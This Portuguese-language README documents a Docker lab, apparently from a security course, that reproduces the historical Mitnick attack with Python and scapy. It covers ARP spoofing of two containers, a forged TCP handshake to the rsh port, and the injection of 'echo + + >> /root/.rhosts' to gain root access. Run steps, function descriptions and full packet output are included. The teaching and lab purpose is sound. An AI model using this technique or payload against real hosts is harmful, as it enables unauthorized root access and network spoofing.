
Documentação do Script de Reprodução do Ataque Mitnick em LAN

Visão Geral

Este projeto em ***Python*** busca simula o **ataque Mitnick** em uma Rede Local (LAN).
O ataque envolve ARP spoofing para envenenar a tabela ARP das máquinas **Trusted Server(IP: 10.9.0.6)** e **X_terminal(10.9.0.5)**, e então forjar uma conexão TCP com **X_terminal(10.9.0.5)** se passando pelo **Trusted Server(IP: 10.9.0.6)** para enviar um pacote que tem como conteúdo incluir a string **"+ +"** no arquivo **/root/.rhosts** do **X_terminal**, permitindo que qualquer máquina se conecte.



Componentes do Script

O script é dividido em várias funções, cada uma realizando uma tarefa específica necessária para executar o ataque Mitnick.
O arquivo presente está separado em seções:

- Na sessão **Passos para Reprodução** está descrito como reproduzir o ataque passo-a-passo
- Na sessão **Funções** está uma explicação detalhada de cada função e do fluxo de execução principal.
- Na sessão **Fluxo de Execução Principal** está descrito o passo-a-passo de execução da função **main** do script.
- Na sessão **Notas**, estão notas de ressalva deste projeto

Passos para Reprodução

Antes de tudo...

Depois de [**Construir e iniciar os contêiners**], é de extrema importância e necessidade que o arquivo **/root.rhosts** contenha o seguinte conteúdo **antes** da execução do Script:

```
10.9.0.6 +
```

Caso não contenha, execute o passo de [**Acessar o contêiner da vítima(X_terminal)**], e adicione manualmente a string `10.9.0.6` ao arquivo.

1. **Configuração do Ambiente:**
   - Utilize o ambiente Docker configurado(**`./image_ubuntu_mitnick/Dockerfile`** e **`./docker-compose.yml`**).
   - Certifique-se de que o Docker está instalado no sistema, basta executar:

   ```
   $ docker --version
   ```

   - Caso a saída seja algo do tipo, o Docker está instalado:

   ```
   # Docker version 27.0.3, build 7d4bcd863a
   ```

   - Assegure que a biblioteca `scapy` está instalada, para isso basta rodar:

   ```
   $ python -c "import scapy; print(scapy.__version__)"
   ```

   - Caso a saída seja algo do tipo, a biblioteca `scapy` está instalada:

   ```
   # 2.5.0
   ```

2. **Execução:**
   - Navegue até o diretório `MITNICK_ATTACK_LAB` :

   ```
   cd MITNICK_ATTACK_LAB
   ```

   - Construa e inicie os contêiners Docker em um terminal:

   ```
   $ docker-compose up --build
   ```

   - Abra um novo terminal, e nesse terminal acesse o contêiner do invasor (**`seed-attacker`**):

   ```
   $ docker exec -it seed-attacker bash
   ```

   - Navegue até o diretório `volumes` :

   ```
   cd /volumes
   ```

   - Execute o script:

   ```
   # python3 main.py
   ```

   - O script imprimirá mensagens de **status** indicando o progresso do ataque.
3. **Verificação**
   - Para verificar que o script foi bem sucedido, acesse o contâiner da vítima (**`x_terminal`**):

   ```
   $ docker exec -it x-terminal-10.9.0.5 /bin/bash
   ```

   - Acesse o arquivo **`/root/.rhosts`** com:

   ```
   # cat /root/.rhosts
   ```

   - A saída deverá ser algo do tipo, indicando que o ataque foi realizado com sucesso:

```
10.9.0.6 +
+ +
```

- Com isso basta rodar o comando a seguir do contêiner do invasor (**`seed-attacker`**) para acessar a máquina da vítima diretamente:

```
rsh -l root 10.9.0.5
```

4. **Adicionais:**
   - O ataque pode ser interrompido manualmente a qualqer momento basta pressionar `(Ctrl+C)` .
   - Caso queira acessar o contêiner do servidor (**`trusted_server`**), execute o seguinte comando com os contêiners Docker já construidos e iniciados:

```
$ docker exec -it trusted-server-10.9.0.6 /bin/bash
```

   - Caso queira verificar o tráfego de pacotes **TCP** em qualquer uma das máquinas, paralelamente a execução do script, execute:

```
tcpdump tcp -s0 -A -n
```

Funções

1. `get_mac(ip_address="10.9.0.1")`

Recupera o endereço MAC para um determinado endereço IP.

- **Parâmetros:**
  - `ip_address (str)` : O endereço IP para o qual o endereço MAC deve ser recuperado. O padrão é "10.9.0.1".
- **Lógica:**
  - Se o endereço IP for "10.9.0.1", ele usa o comando `ifconfig` para encontrar o endereço MAC.
  - Para outros endereços IP, ele envia um ping para o endereço para popular a tabela ARP e então recupera o endereço MAC usando o comando `arp` .

2. `arp_spoof(target_ip, target_mac, spoof_ip, attacker_mac)`

Envia pacotes ARP para associar um endereço IP de destino ao endereço MAC do invasor.

- **Parâmetros:**
  - `target_ip (str)` : O endereço IP a ser falsificado.
  - `target_mac (str)` : O endereço MAC real do IP de destino.
  - `spoof_ip (str)` : O endereço IP a ser associado ao MAC do invasor.
  - `attacker_mac (str)` : O endereço MAC do invasor.
- **Lógica:**
  - Cria um pacote de resposta ARP e o envia em um loop para manter a falsificação.

3. `tcp_hijack(server_ip="10.9.0.6", terminal_ip="10.9.0.5", src_port=1023, dst_port=514, sequ`

Inicia uma conexão TCP enviando um pacote SYN e completando o 3-way handshake.

- **Parâmetros:**
  - `server_ip (str)` : O endereço IP do servidor confiável.
  - `terminal_ip (str)` : O endereço IP do terminal X.
  - `src_port (int)` : Porta de origem para a conexão TCP.
  - `dst_port (int)` : Porta de destino para a conexão TCP.
  - `sequence (int)` : Número de sequência inicial para os pacotes TCP.
- **Lógica:**
  - Envia um pacote SYN para iniciar o handshake TCP.
  - Recebe o pacote SYN-ACK
  - Envia um pacote ACK para completar o handshake.

4. `rsh_connection(server_ip="10.9.0.6", terminal_ip="10.9.0.5", src_port=1023, dst_port=514,`

Envia um pacote com a string "+ +" para que posteriormente qualquer máquina possa estabelecer uma conexão RSH no X_terminal.

- **Parâmetros:**
  - `server_ip (str)` : O endereço IP do servidor confiável.
  - `terminal_ip (str)` : O endereço IP do terminal X.
  - `src_port (int)` : Porta de origem para a conexão TCP.
  - `dst_port (int)` : Porta de destino para a conexão TCP.
  - `sequence (int)` : Número de sequência para os pacotes TCP.
  - `isn (int)` : Número de sequência inicial do pacote SYN-ACK.
- **Lógica:**
  - Envia um payload que adiciona "+ +" ao arquivo `.rhosts` no terminal X para permitir acesso root.

Fluxo de Execução Principal: `main()`

Coordena a execução do ataque Mitnick chamando as funções necessárias em sequência.

1. **Configuração:**
   - Define os endereços IP e portas para o servidor confiável e o terminal X.
   - Desativa o encaminhamento de IP na máquina do invasor.
2. **Recuperação de Endereços MAC:**
   - Recupera o endereço MAC do invasor.
   - Recupera os endereços MAC do servidor confiável e do terminal X.
3. **ARP Spoofing:**
   - Falsifica as tabelas ARP do servidor confiável e do terminal X para associá-los ao endereço MAC do invasor.
4. **Forjamento TCP:**
   - Estabelece uma conexão TCP completando o 3-way handshake.
5. **Envio de Pacote RSH:**
   - Envia o payload para o terminal X para modificar o arquivo `.rhosts`, permitindo acesso root de **qualquer máquina**.

Imagens Execução

seed-attacker

```
[grpp@R2-D2 ~ ]$ docker exec -it seed-attacker /bin/bash
root@R2-D2:/# cd volumes/
root@R2-D2:/volumes# python3 main.py
[*] Starting Mitnick Attack
[*] My MAC address: 02:42:9c:c3:64:40
[*] Getting MAC of Trusted Server, IP:10.9.0.6
[*] Trusted Server MAC: 02:42:0a:09:00:06
[*] Getting MAC from X-terminal, IP:10.9.0.5
[*] X-terminal MAC: 02:42:0a:09:00:05
[***] Sending ARP packet to IP:10.9.0.5 MAC:02:42:0a:09:00:05 | associating 10.9.0.6 with MAC 02:42:9c:c3:64:40.
[***] Sending ARP packet to IP:10.9.0.6 MAC:02:42:0a:09:00:06 | associating 10.9.0.5 with MAC 02:42:9c:c3:64:40.
[*] Sending SYN packet:
###[ TCP ]###
  sport     = 1023
  dport     = shell
  seq       = 100
  ack       = 0
  dataofs   = None
  reserved  = 0
  flags     = S
  window    = 8192
  chksum    = None
  urgptr    = 0
  options   = []

Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
[*] SYN-ACK packet received:
###[ TCP ]###
  sport     = shell
  dport     = 1023
  seq       = 3334816489
  ack       = 101
  dataofs   = 6
  reserved  = 0
  flags     = SA
  window    = 64240
  chksum    = 0x143b
  urgptr    = 0
  options   = [('MSS', 1460)]

[*] ISN: 3334816489
[*] Sending ACK packet:
###[ TCP ]###
  sport     = 1023
  dport     = shell
  seq       = 101
  ack       = 3334816490
  dataofs   = None
  reserved  = 0
  flags     = A
  window    = 8192
  chksum    = None
  urgptr    = 0
  options   = []

[*] ACK packet sent
[*] Sending RSH packet:
###[ TCP ]###
  sport     = 1023
  dport     = shell
  seq       = 101
  ack       = 3334816490
  dataofs   = None
  reserved  = 0
  flags     = PA
  window    = 8192
  chksum    = None
  urgptr    = 0
  options   = []
###[ Raw ]###
```

```
load      = "\x00root\x00root\x00echo "+ +" >> /root/.rhosts \x00

Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
[*] RSH connection asnwered:
###[ TCP ]###
  sport     = shell
  dport     = 1023
  seq       = 3334816490
  ack       = 139
  dataofs   = 5
  reserved  = 0
  flags     = A
  window    = 64202
  chksum    = 0x1437
  urgptr    = 0
  options   = []

[*] Mitnick Attack completed successfully.
```

x_terminal

```
[grpp@R2-D2 ~ ]$ docker exec -it x-terminal-10.9.0.5 /bin/bash
root@2dd9589ee8b3:/# cat /root/.rhosts
10.9.0.6
root@2dd9589ee8b3:/# cat /root/.rhosts
10.9.0.6
+ +
```

trusted_server

```
[grpp@R2-D2 ~ ]$ docker exec -it trusted-server-10.9.0.6 /bin/bash
root@71eee1a71486:/# tcpdump tcp -s0 -A -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Notas

- Este script é apenas para fins educacionais e **não** deve ser usado para atividades maliciosas.
- Certifique-se de ter permissão para realizar tal ataque em seu ambiente de teste.
- Medidas de segurança e monitoramento de rede adequadas devem estar em vigor para detectar e prevenir ataques de spoofing ARP e sequestro de TCP.